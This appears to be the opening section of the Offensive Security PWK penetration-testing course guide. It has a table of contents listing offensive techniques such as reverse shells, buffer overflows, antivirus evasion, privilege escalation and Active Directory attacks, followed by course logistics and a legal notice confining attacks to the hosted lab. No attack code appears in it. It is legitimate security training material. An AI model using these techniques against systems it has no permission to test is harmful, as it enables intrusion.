


Professional Information Security Training and Services

OFFENSIVE® security

www.offensive-security.com

Penetration Testing with Kali Linux

Offensive Security

Table of Contents

1. Penetration Testing with Kali Linux: General Course Information 17
1.1 About The PWK Course 17
1.1.1 PWK Course Materials 17
1.1.2 Access to the Internal VPN Lab Network 17
1.1.3 The Offensive Security Student Forum 18
1.1.4 Live Support 18
1.1.5 OSCP Exam Attempt 18
1.2 Overall Strategies for Approaching the Course 19
1.2.1 Welcome and Course Information Emails 19
1.2.2 Course Materials 19
1.2.3 Course Exercises 19
1.2.4 PWK Labs 20
1.3 Obtaining Support 20
1.4 About Penetration Testing 21
1.5 Legal 21
1.6 The MegaCorpone.com and Sandbox.local Domains 22
1.7 About the PWK VPN Labs 23
1.7.1 Lab Warning 24
1.7.2 Control Panel 24
1.7.3 Reverts 24
1.7.4 Client Machines 25
1.7.5 Kali Virtual Machine 25
1.7.6 Lab Behavior and Lab Restrictions 25
1.8 Reporting 26
1.8.1 Consider the Objective 26
1.8.2 Consider the Audience 27
1.8.3 Consider What to Include 27
1.8.4 Consider the Presentation 28
1.8.5 The PWK Report 28
1.8.6 Taking Notes 29
1.9 About the OSCP Exam 31
1.9.1 Metasploit Usage - Lab vs Exam 31
1.10 Wrapping Up 31
2. Getting Comfortable with Kali Linux 33

2.1 Booting Up Kali Linux ... 33
2.2 The Kali Menu ... 35
2.3 Kali Documentation ... 35
2.3.1 The Kali Linux Official Documentation ... 36
2.3.2 The Kali Linux Support Forum ... 36
2.3.3 The Kali Linux Tools Site ... 36
2.3.4 The Kali Linux Bug Tracker ... 36
2.3.5 The Kali Training Site ... 36
2.3.6 Exercises ... 37
2.4 Finding Your Way Around Kali ... 37
2.4.1 The Linux Filesystem ... 37
2.4.2 Basic Linux Commands ... 37
2.4.3 Finding Files in Kali Linux ... 41
2.5 Managing Kali Linux Services ... 43
2.5.1 SSH Service ... 43
2.5.2 HTTP Service ... 43
2.5.3 Exercises ... 44
2.6 Searching, Installing, and Removing Tools ... 45
2.6.1 apt update ... 45
2.6.2 apt upgrade ... 45
2.6.3 apt-cache search and apt show ... 46
2.6.4 apt install ... 47
2.6.5 apt remove --purge ... 47
2.6.6 dpkg ... 48
2.7 Wrapping Up ... 48
3. Command Line Fun ... 49
3.1 The Bash Environment ... 49
3.1.1 Environment Variables ... 49
3.1.2 Tab Completion ... 51
3.1.3 Bash History Tricks ... 51
3.2 Piping and Redirection ... 53
3.2.1 Redirecting to a New File ... 53
3.2.2 Redirecting to an Existing File ... 54
3.2.3 Redirecting from a File ... 54
3.2.4 Redirecting STDERR ... 54

3.2.5 Piping 55
3.3 Text Searching and Manipulation 55
3.3.1 grep 55
3.3.2 sed 56
3.3.3 cut 56
3.3.4 awk 57
3.3.5 Practical Example 57
3.4 Editing Files from the Command Line 59
3.4.1 nano 59
3.4.2 vi 60
3.5 Comparing Files 61
3.5.1 comm 61
3.5.2 diff 62
3.5.3 vimdiff 63
3.6 Managing Processes 64
3.6.1 Backgrounding Processes (bg) 65
3.6.2 Jobs Control: jobs and fg 65
3.6.3 Process Control: ps and kill 66
3.7 File and Command Monitoring 68
3.7.1 tail 68
3.7.2 watch 69
3.8 Downloading Files 69
3.8.1 wget 69
3.8.2 curl 70
3.8.3 axel 70
3.9 Customizing the Bash Environment 71
3.9.1 Bash History Customization 71
3.9.2 Alias 72
3.9.3 Persistent Bash Customization 73
3.10 Wrapping Up 74
4. Practical Tools 75
4.1 Netcat 75
4.1.1 Connecting to a TCP/UDP Port 75
4.1.2 Listening on a TCP/UDP Port 76
4.1.3 Transferring Files with Netcat 77

4.1.4 Remote Administration with Netcat 78
4.2 Socat 82
4.2.1 Netcat vs Socat 82
4.2.2 Socat File Transfers 82
4.2.3 Socat Reverse Shells 83
4.2.4 Socat Encrypted Bind Shells 83
4.3 PowerShell and Powercat 85
4.3.1 PowerShell File Transfers 87
4.3.2 PowerShell Reverse Shells 88
4.3.3 PowerShell Bind Shells 89
4.3.4 Powercat 90
4.3.5 Powercat File Transfers 92
4.3.6 Powercat Reverse Shells 92
4.3.7 Powercat Bind Shells 93
4.3.8 Powercat Stand-Alone Payloads 93
4.4 Wireshark 95
4.4.1 Wireshark Basics 95
4.4.2 Launching Wireshark 96
4.4.3 Capture Filters 96
4.4.4 Display Filters 97
4.4.5 Following TCP Streams 98
4.5 Tcpdump 99
4.5.2 Filtering Traffic 100
4.5.3 Advanced Header Filtering 102
4.6 Wrapping Up 104
5. Bash Scripting 105
5.1 Intro to Bash Scripting 105
5.2 Variables 106
5.2.1 Arguments 108
5.2.2 Reading User Input 109
5.3 If, Else, Elif Statements 110
5.4 Boolean Logical Operations 113
5.5 Loops 115
5.5.1 For Loops 115
5.5.2 While Loops 117

5.6 Functions 118
5.7 Practical Examples 121
5.7.1 Practical Bash Usage – Example 1 121
5.7.2 Practical Bash Usage – Example 2 125
5.7.3 Practical Bash Usage – Example 3 129
5.8 Wrapping Up 133
6. Passive Information Gathering 134
6.1 Taking Notes 135
6.2 Website Recon 136
6.3 Whois Enumeration 138
6.4 Google Hacking 140
6.5 Netcraft 145
6.6 Recon-ng 148
6.7 Open-Source Code 154
6.8 Shodan 158
6.9 Security Headers Scanner 161
6.10 SSL Server Test 162
6.11 Pastebin 163
6.12 User Information Gathering 164
6.12.1 Email Harvesting 165
6.12.2 Password Dumps 166
6.13 Social Media Tools 166
6.13.2 Site-Specific Tools 167
6.14 Stack Overflow 168
6.15 Information Gathering Frameworks 168
6.15.1 OSINT Framework 168
6.15.2 Maltego 169
6.16 Wrapping Up 170
7. Active Information Gathering 171
7.1 DNS Enumeration 171
7.1.1 Interacting with a DNS Server 172
7.1.2 Automating Lookups 172
7.1.3 Forward Lookup Brute Force 173
7.1.4 Reverse Lookup Brute Force 174
7.1.5 DNS Zone Transfers 174

7.1.6 Relevant Tools in Kali Linux ... 177
7.2 Port Scanning ... 180
7.2.1 TCP / UDP Scanning ... 180
7.2.2 Port Scanning with Nmap ... 182
7.2.3 Masscan ... 193
7.3 SMB Enumeration ... 194
7.3.1 Scanning for the NetBIOS Service ... 195
7.3.2 Nmap SMB NSE Scripts ... 195
7.4 NFS Enumeration ... 197
7.4.1 Scanning for NFS Shares ... 197
7.4.2 Nmap NFS NSE Scripts ... 198
7.5 SMTP Enumeration ... 200
7.6 SNMP Enumeration ... 201
7.6.1 The SNMP MIB Tree ... 202
7.6.2 Scanning for SNMP ... 203
7.6.3 Windows SNMP Enumeration Example ... 204
7.7 Wrapping Up ... 205
8. Vulnerability Scanning ... 206
8.1 Vulnerability Scanning Overview and Considerations ... 206
8.1.1 How Vulnerability Scanners Work ... 206
8.1.2 Manual vs. Automated Scanning ... 207
8.1.3 Internet Scanning vs Internal Scanning ... 208
8.1.4 Authenticated vs Unauthenticated Scanning ... 209
8.2 Vulnerability Scanning with Nessus ... 209
8.2.1 Installing Nessus ... 210
8.2.2 Defining Targets ... 215
8.2.3 Configuring Scan Definitions ... 218
8.2.4 Unauthenticated Scanning With Nessus ... 222
8.2.5 Authenticated Scanning With Nessus ... 226
8.2.6 Scanning with Individual Nessus Plugins ... 230
8.3 Vulnerability Scanning with Nmap ... 236
8.4 Wrapping Up ... 239
9. Web Application Attacks ... 240
9.1 Web Application Assessment Methodology ... 240
9.2 Web Application Enumeration ... 240

9.2.1 Inspecting URLs 241
9.2.2 Inspecting Page Content 241
9.2.3 Viewing Response Headers 245
9.2.4 Inspecting Sitemaps 247
9.2.5 Locating Administration Consoles 248
9.3 Web Application Assessment Tools 248
9.3.2 DIRB 249
9.3.3 Burp Suite 250
9.3.4 Nikto 273
9.4 Exploiting Web-based Vulnerabilities 275
9.4.1 Exploiting Admin Consoles 275
9.4.2 Cross-Site Scripting (XSS) 297
9.4.3 Directory Traversal Vulnerabilities 310
9.4.4 File Inclusion Vulnerabilities 312
9.4.5 SQL Injection 321
9.5 Extra Miles 343
9.5.1 Exercises 344
9.6 Wrapping Up 344
10. Introduction to Buffer Overflows 345
10.1 Introduction to the x86 Architecture 345
10.1.1 Program Memory 345
10.1.2 CPU Registers 347
10.2 Buffer Overflow Walkthrough 349
10.2.1 Sample Vulnerable Code 350
10.2.2 Introducing the Immunity Debugger 352
10.2.3 Navigating Code 357
10.2.4 Overflowing the Buffer 366
10.2.5 Exercises 368
10.3 Wrapping Up 368
11. Windows Buffer Overflows 370
11.1 Discovering the Vulnerability 370
11.1.1 Fuzzing the HTTP Protocol 370
11.2 Win32 Buffer Overflow Exploitation 376
11.2.1 A Word About DEP, ASLR, and CFG 377
11.2.2 Replicating the Crash 377

11.2.3 Controlling EIP 378
11.2.4 Locating Space for Our Shellcode 381
11.2.5 Checking for Bad Characters 383
11.2.6 Redirecting the Execution Flow 385
11.2.7 Finding a Return Address 385
11.2.8 Generating Shellcode with Metasploit 389
11.2.9 Getting a Shell 391
11.2.10 Improving the Exploit 395
11.3 Wrapping Up 395
12. Linux Buffer Overflows 396
12.1 About DEP, ASLR, and Canaries 396
12.2 Replicating the Crash 396
12.3 Controlling EIP 400
12.4 Locating Space for Our Shellcode 401
12.5 Checking for Bad Characters 404
12.6 Finding a Return Address 405
12.7 Getting a Shell 409
12.8 Wrapping Up 411
13. Client-Side Attacks 412
13.1 Know Your Target 412
13.1.1 Passive Client Information Gathering 412
13.1.2 Active Client Information Gathering 413
13.2 Leveraging HTML Applications 421
13.2.1 Exploring HTML Applications 422
13.2.2 HTA Attack in Action 425
13.3 Exploiting Microsoft Office 426
13.3.1 Installing Microsoft Office 426
13.3.2 Microsoft Word Macro 428
13.3.3 Object Linking and Embedding 433
13.3.4 Evading Protected View 435
13.4 Wrapping Up 436
14. Locating Public Exploits 438
14.1 A Word of Caution 438
14.2 Searching for Exploits 439
14.2.1 Online Exploit Resources 439

14.2.2 Offline Exploit Resources ... 443
14.3 Putting It All Together ... 451
14.4 Wrapping Up ... 454
15. Fixing Exploits ... 455
15.1 Fixing Memory Corruption Exploits ... 455
15.1.1 Overview and Considerations ... 456
15.1.2 Importing and Examining the Exploit ... 456
15.1.3 Cross-Compiling Exploit Code ... 458
15.1.4 Changing the Socket Information ... 459
15.1.5 Changing the Return Address ... 460
15.1.6 Changing the Payload ... 460
15.1.7 Changing the Overflow Buffer ... 467
15.2 Fixing Web Exploits ... 469
15.2.1 Considerations and Overview ... 469
15.2.2 Selecting the Vulnerability ... 469
15.2.3 Changing Connectivity Information ... 470
15.2.4 Troubleshooting the “index out of range” Error ... 474
15.3 Wrapping Up ... 476
16. File Transfers ... 477
16.1 Considerations and Preparations ... 477
16.1.1 Dangers of Transferring Attack Tools ... 477
16.1.2 Installing Pure-FTPd ... 477
16.1.3 The Non-Interactive Shell ... 478
16.2 Transferring Files with Windows Hosts ... 480
16.2.1 Non-Interactive FTP Download ... 480
16.2.2 Windows Downloads Using Scripting Languages ... 482
16.2.3 Windows Downloads with exe2hex and PowerShell ... 485
16.2.4 Windows Uploads Using Windows Scripting Languages ... 486
16.2.5 Uploading Files with TFTP ... 488
16.3 Wrapping Up ... 489
17. Antivirus Evasion ... 490
17.1 What is Antivirus Software ... 490
17.2 Methods of Detecting Malicious Code ... 490
17.2.1 Signature-Based Detection ... 491
17.2.2 Heuristic and Behavioral-Based Detection ... 492

17.3 Bypassing Antivirus Detection 492
17.3.1 On-Disk Evasion 493
17.3.2 In-Memory Evasion 494
17.3.3 AV Evasion: Practical Example 495
17.4 Wrapping Up 511
18. Privilege Escalation 512
18.1 Information Gathering 512
18.1.1 Manual Enumeration 512
18.1.2 Automated Enumeration 535
18.2 Windows Privilege Escalation Examples 538
18.2.1 Understanding Windows Privileges and Integrity Levels 538
18.2.2 Introduction to User Account Control (UAC) 539
18.2.3 User Account Control (UAC) Bypass: fodhelper.exe Case Study 542
18.2.4 Insecure File Permissions: Serviio Case Study 555
18.2.5 Leveraging Unquoted Service Paths 559
18.2.6 Windows Kernel Vulnerabilities: USBPcap Case Study 560
18.3 Linux Privilege Escalation Examples 565
18.3.1 Understanding Linux Privileges 565
18.3.2 Insecure File Permissions: Cron Case Study 566
18.3.3 Insecure File Permissions: /etc/passwd Case Study 567
18.3.4 Kernel Vulnerabilities: CVE-2017-1000112 Case Study 568
18.4 Wrapping Up 570
19. Password Attacks 572
19.1 Wordlists 572
19.1.1 Standard Wordlists 573
19.2 Brute Force Wordlists 575
19.3 Common Network Service Attack Methods 578
19.3.1 HTTP htaccess Attack with Medusa 579
19.3.2 Remote Desktop Protocol Attack with Crowbar 581
19.3.3 SSH Attack with THC-Hydra 582
19.3.4 HTTP POST Attack with THC-Hydra 583
19.4 Leveraging Password Hashes 586
19.4.1 Retrieving Password Hashes 586
19.4.2 Passing the Hash in Windows 590
19.4.3 Password Cracking 592

19.5 Wrapping Up 595
20. Port Redirection and Tunneling 596
20.1 Port Forwarding 596
20.1.1 RINETD 596
20.2 SSH Tunneling 600
20.2.1 SSH Local Port Forwarding 600
20.2.2 SSH Remote Port Forwarding 604
20.2.3 SSH Dynamic Port Forwarding 606
20.3 PLINK.exe 610
20.4 NETSH 613
20.5 HTTPTunnel-ing Through Deep Packet Inspection 616
20.6 Wrapping Up 621
21. Active Directory Attacks 622
21.1 Active Directory Theory 622
21.2 Active Directory Enumeration 623
21.2.1 Traditional Approach 624
21.2.2 A Modern Approach 626
21.2.3 Resolving Nested Groups 632
21.2.4 Currently Logged on Users 635
21.2.5 Enumeration Through Service Principal Names 638
21.3 Active Directory Authentication 642
21.3.1 NTLM Authentication 642
21.3.2 Kerberos Authentication 644
21.3.3 Cached Credential Storage and Retrieval 647
21.3.4 Service Account Attacks 651
21.3.5 Low and Slow Password Guessing 654
21.4 Active Directory Lateral Movement 656
21.4.1 Pass the Hash 657
21.4.2 Overpass the Hash 658
21.4.3 Pass the Ticket 662
21.4.4 Distributed Component Object Model 665
21.5 Active Directory Persistence 671
21.5.1 Golden Tickets 671
21.5.2 Domain Controller Synchronization 675
21.6 Wrapping Up 677

22. The Metasploit Framework 678
22.1 Metasploit User Interfaces and Setup 679
22.1.1 Getting Familiar with MSF Syntax 679
22.1.2 Metasploit Database Access 681
22.1.3 Auxiliary Modules 683
22.2 Exploit Modules 688
22.2.1 SyncBreeze Enterprise 689
22.3 Metasploit Payloads 692
22.3.1 Staged vs Non-Staged Payloads 692
22.3.2 Meterpreter Payloads 693
22.3.3 Experimenting with Meterpreter 694
22.3.4 Executable Payloads 696
22.3.5 Metasploit Exploit Multi Handler 698
22.3.6 Client-Side Attacks 701
22.3.7 Advanced Features and Transports 702
22.4 Building Our Own MSF Module 706
22.5 Post-Exploitation with Metasploit 711
22.5.1 Core Post-Exploitation Features 711
22.5.2 Migrating Processes 712
22.5.3 Post-Exploitation Modules 713
22.5.4 Pivoting with the Metasploit Framework 716
22.6 Metasploit Automation 721
22.7 Wrapping Up 723
23. PowerShell Empire 724
23.1 Installation, Setup, and Usage 724
23.1.1 PowerShell Empire Syntax 725
23.1.2 Listeners and Stagers 726
23.1.3 The Empire Agent 729
23.2 PowerShell Modules 733
23.2.1 Situational Awareness 733
23.2.2 Credentials and Privilege Escalation 736
23.2.3 Lateral Movement 739
23.3 Switching Between Empire and Metasploit 741
23.4 Wrapping Up 744
24. Assembling the Pieces: Penetration Test Breakdown 745

24.1 Public Network Enumeration 745
24.2 Targeting the Web Application 746
24.2.1 Web Application Enumeration 747
24.2.2 SQL Injection Exploitation 755
24.2.3 Cracking the Password 763
24.2.4 Enumerating the Admin Interface 765
24.2.5 Obtaining a Shell 768
24.2.6 Post-Exploitation Enumeration 775
24.2.7 Creating a Stable Pivot Point 777
24.3 Targeting the Database 781
24.3.1 Enumeration 781
24.3.2 Attempting to Exploit the Database 785
24.4 Deeper Enumeration of the Web Application Server 789
24.4.1 More Thorough Post Exploitation 789
24.4.2 Privilege Escalation 790
24.4.3 Searching for DB Credentials 792
24.5 Targeting the Database Again 793
24.5.1 Exploitation 793
24.5.2 Post-Exploitation Enumeration 796
24.5.3 Creating a Stable Reverse Tunnel 798
24.6 Targeting Poultry 800
24.6.1 Enumeration 800
24.6.2 Exploitation (Or Just Logging In) 802
24.6.3 Post-Exploitation Enumeration 804
24.6.4 Unquoted Search Path Exploitation 811
24.6.5 Post-Exploitation Enumeration 816
24.7 Internal Network Enumeration 817
24.7.1 Reviewing the Results 819
24.8 Targeting the Jenkins Server 824
24.8.1 Application Enumeration 825
24.8.2 Exploiting Jenkins 831
24.8.3 Post Exploitation Enumeration 840
24.8.4 Privilege Escalation 842
24.8.5 Post Exploitation Enumeration 845
24.9 Targeting the Domain Controller 847

24.9.1 Exploiting the Domain Controller 847
24.10 Wrapping Up 851
25. Trying Harder: The Labs 852
25.1 Real Life Simulations 852
25.2 Machine Dependencies 852
25.3 Unlocking Networks 852
25.4 Routing 853
25.5 Machine Ordering & Attack Vectors 853
25.6 Firewall / Routers / NAT 853
25.7 Passwords 853
25.8 Wrapping Up 853

1. Penetration Testing with Kali Linux: General Course Information

Welcome to the Penetration Testing with Kali Linux (PWK) course!

PWK was created for System and Network Administrators and security professionals who would like to take a serious and meaningful step into the world of professional penetration testing. This course will help you better understand the attacks and techniques that are used by malicious entities against networks. Congratulations on taking that first step. We're excited you're here.

1.1 About The PWK Course

Let's take a moment to review the course itself and each of its individual components. You should now have access to the following:

- The PWK course materials
- Access to the internal VPN lab network
- Student forum credentials
- Live support
- An OSCP exam attempt

Let's review each of these items.

1.1.1 PWK Course Materials

The course includes this lab guide in PDF format and the accompanying course videos. The information covered in the PDF and the videos overlap, meaning you can read the lab guide and then watch the videos to fill in any gaps or vice versa. In some modules, the lab guide is more detailed than the videos. In other cases, the videos may convey some information better than the guide. It is important that you pay close attention to both.

The lab guide also contains exercises at the end of each chapter. Completing the course exercises will help you become more efficient as you attempt to discover and exploit the vulnerabilities in the lab machines.

1.1.2 Access to the Internal VPN Lab Network

The email welcome package, which you received on your course start date, included your VPN credentials and the corresponding VPN connectivity pack. These will enable you to access the internal VPN lab network, where you will be spending a considerable amount of time.

Lab time starts when your course begins and is metered as continuous access. Lab time can only be paused in case of an emergency.[1]

[1] (Offensive Security, 2019), https://www.offensive-security.com/faq/#can-pause-lab

If your lab time expires, or is about to expire, you can purchase a lab extension at any time. To purchase additional lab time, use the personalized purchase link that was sent to your email address. If you purchase a lab extension while your lab access is still active, you can continue to use the same VPN connectivity pack. If you purchase a lab extension after your existing lab access has ended, you will receive a new VPN connectivity pack.

1.1.3 The Offensive Security Student Forum

The Student Forum[2] is only accessible to Offensive Security students. Your forum credentials are also part of the email welcome package. Access does not expire when your lab time ends. You can continue to enjoy the forums long after you pass your OSCP exam.

On the forum, you can ask questions, share interesting resources, and offer tips (as long as there are no spoilers). We ask all forum members to be mindful of what they post, taking particular care not to ruin the overall course experience for others by posting complete solutions. Inconsiderate posts may be moderated.

In addition to posts from other students, you will find additional resources that can help clarify the concepts presented in the course. These include detailed walkthroughs of a subset of lab machines. The walkthroughs are meant to illustrate the mindset and methodology needed to achieve the best results.

Once you have successfully passed the OSCP exam, you will gain access to the sub-forum for certificate holders.

1.1.4 Live Support

Live Support[3] will allow you to directly communicate with our Student Administrators. These are staff members at Offensive Security who have taken the PWK course and passed the OSCP certification exam.

Student Administrators are available to assist with technical issues, but they may also be able to clarify items in the course material and exercises. In addition, if you have tried your best and are completely stuck on a lab machine, Student Administrators may be able to provide a small hint to help you on your way.

Remember that the information provided by the Student Administrators will be based on the amount of detail you are able to provide. The more detail you can give about what you've already tried and the outcomes you've been able to observe, the better.

1.1.5 OSCP Exam Attempt

Included with your initial purchase of the PWK course is an attempt at the OSCP certification exam.[4] The exam is optional, so it is up to you to decide whether or not you would like to tackle it. You have

[2] (Offensive Security, 2019), https://forums.offensive-security.com

[3] (Offensive Security, 2019), https://support.offensive-security.com

[4] (Offensive Security, 2019), https://support.offensive-security.com/pwk-general-questions/

120 days after the end of your lab time to schedule and complete your exam attempt. After 120 days, the attempt will expire.

If your exam attempt expires, you can purchase an additional one and take the exam within 120 days of the purchase date.

If you purchase a lab extension while you still have an unused exam attempt, the expiration date of your exam attempt will be moved to 120 days after the end of your lab extension.

To book your OSCP exam, use your personalized exam scheduling link. This link is included in the welcome package emails. You can also find the link using your PWK control panel.

1.2 Overall Strategies for Approaching the Course

Each student is unique, so there is no single absolutely best way to approach this course and materials. We want to encourage you move through the course at your own comfortable pace. You'll also need to apply time management skills to keep yourself on track.

We recommend the following as a very general approach to the course materials:

1. Review all the information included in the welcome and course information emails.
2. Review the course materials.
3. Complete all the course exercises.
4. Attack the lab machines.

1.2.1 Welcome and Course Information Emails

First and foremost, take the time to read all the information included in the emails you received on your course start date. These emails include things like your VPN pack, lab and forum credentials, and control panel URL. They also contain URLs to the course FAQ, particularly useful forum threads, and the support page.

1.2.2 Course Materials

Once you have reviewed the information above, you can jump into the course material. You may opt to start with the course videos, and then review the information for that given module in the lab guide or vice versa depending on your preferred learning style. As you go through the course material, you may need to re-watch or re-read modules to fully grasp the content.

We recommend treating the course like a marathon and not a sprint. Don't be afraid to spend extra time with difficult concepts before moving forward in the course.

1.2.3 Course Exercises

We recommend that you fully complete the exercises at the end of each module prior to moving on to the next module. They will test your understanding of the material and build your confidence to move forward.

The time and effort it takes to complete these exercises may depend on your existing skillset. Please note that some exercises are difficult and may take a significant amount of time. We want

to encourage you to be persistent, especially with tougher exercises. They are particularly helpful in developing that Offsec "Try Harder" mindset.

1.2.4 PWK Labs

Once you have completed the course material, you should be ready to take on the labs with the goal of compromising each machine and obtaining a high privilege interactive shell.

The course exercises include information about various lab machines, and if you've been diligent with your note taking, you'll have enough to go after some of the "low-hanging fruit" in the labs.

The next step is to apply the process learned from the course starting with performing thorough information gathering on the rest of the network and use information from compromised machines to target additional ones. If you are struggling with how to approach a particular machine, consider going to the student forums as a first step.

If the forums have not provided you with any helpful information, you should contact Live Support to see if any additional guidance is available.

1.3 Obtaining Support

PWK is not a fixed-pace course. This means you can proceed at your own pace, spending additional time on topics that are difficult for you. Take advantage of the pacing of this course and don't be afraid to spend a bit longer wrestling with a tough new topic or method. There is no greater feeling than figuring something out on your own!

Having said that, there are times when it's perfectly appropriate to contact support. Before you do, please understand that we will expect that you have gone over all of the course materials **before** jumping into the labs and will not hesitate to refer you back to the course material when needed. Not only that, but we hope you've also taken it upon yourself to dig deeper into the subject area by performing additional research.

The following FAQ pages may help answer some of your questions prior to contacting support (both are accessible without the VPN):

- https://support.offensive-security.com/
- https://www.offensive-security.com/faq/

If your questions have not been covered there, we recommend that you check the student forum, which also can be accessed outside of the internal VPN lab network. If you are still unable to find the help you need, you can get in touch with our Student Administrators by visiting Live Support[5] on the support page or sending an email (help@offensive-security.com).

[5] (Offensive Security, 2019), https://support.offensive-security.com

1.4 About Penetration Testing

A penetration test is an ongoing cycle of research and attack against a target or boundary. The attack should be structured, calculated, and, when possible, verified in a lab before being implemented on a live target. This is how we visualize the process of a penetration test:




Figure 1: A Diagram of a Penetration Testing Methodology

As the model might suggest, the more information you gather, the higher the probability of a successful penetration. Once you penetrate the initial target boundary, you would typically start the cycle again. For example, you might gather information about the internal network in order to penetrate it deeper.

Eventually each security professional develops his or her own specific methodology, usually based on specific technical strengths. We encourage you to check pages such as the Open Web Application Security Project (OWASP)[6] for some of the commonly used penetration testing methodologies.

1.5 Legal

Please take the time to read our formal copyright statement below.

Before you do, we would like to explain that this publication is for your own personal use only. Any copying of this publication or sharing of all or part of this publication with any third party is in breach

[6] (OWASP, 2019), https://www.owasp.org/index.php/Penetration_testing_methodologies

of (a) our intellectual property rights (b) the contractual terms you accept when you register with us (c) our Academic Policy.

This includes:

- Making this publication available to other people by posting it on any third party platform, repository or social media site
- Unintentional sharing of this publication because you have not taken enough care to protect it
- Using all or part of this publication for any purpose other than your own personal training including to provide or inform the content of any other training course or for any other commercial purpose.

Our Academic Policy can be found at https://www.offensive-security.com/legal-docs/ In our discretion, if we find you in breach:

- We will revoke all existing Offensive Security certification(s) you have obtained
- We will disqualify you for life from any Offensive Security courses and exams
- We will disqualify you for life from making future Offensive Security purchases

The following document contains the lab exercises for the course and should be attempted only inside the Offensive Security hosted lab environment. Please note that most of the attacks described in the lab guide would be illegal if attempted on machines that you do not have explicit permission to test and attack. Since the Offensive Security lab environment is segregated from the Internet, it is safe to perform the attacks inside the lab. Offensive Security does not authorize you to perform these attacks outside its own hosted lab environment and disclaims all liability or responsibility for any such actions

1.6 The MegaCorpone.com and Sandbox.local Domains

The megacorpone.com domain, along with its sub-domains, represents a fictitious company created by Offensive Security. It has a seemingly vulnerable external network presence, which is ideal to illustrate certain concepts throughout the course.

Please note that this domain is accessible outside of the internal VPN lab network and should only be used for passive and active information gathering during the course exercises. It is strictly prohibited to actively attempt to compromise it.

The sandbox.local domain represents a fictitious internal company network and is used to demonstrate a full penetration test using the methodology and techniques that are covered in the course.

The sandbox.local domain is only accessible via the VPN as part of your lab access.

1.7 About the PWK VPN Labs

The PWK labs provides an isolated environment that contains a variety of vulnerable machines. Use the labs to complete the course exercises and practice the techniques taught in the course materials.

The following image is a simplified diagram of the PWK labs.




Figure 2: Simplified Diagram of the VPN Labs

Once you have completed the course videos and the PDF lab guide, you will have the basic skills required to penetrate most of the vulnerable machines in the lab. Initially, you will connect via VPN to the Student network. You'll be hacking your way into additional networks as the course progresses. Certain machines will require additional research and a great deal of determination in order to compromise them.

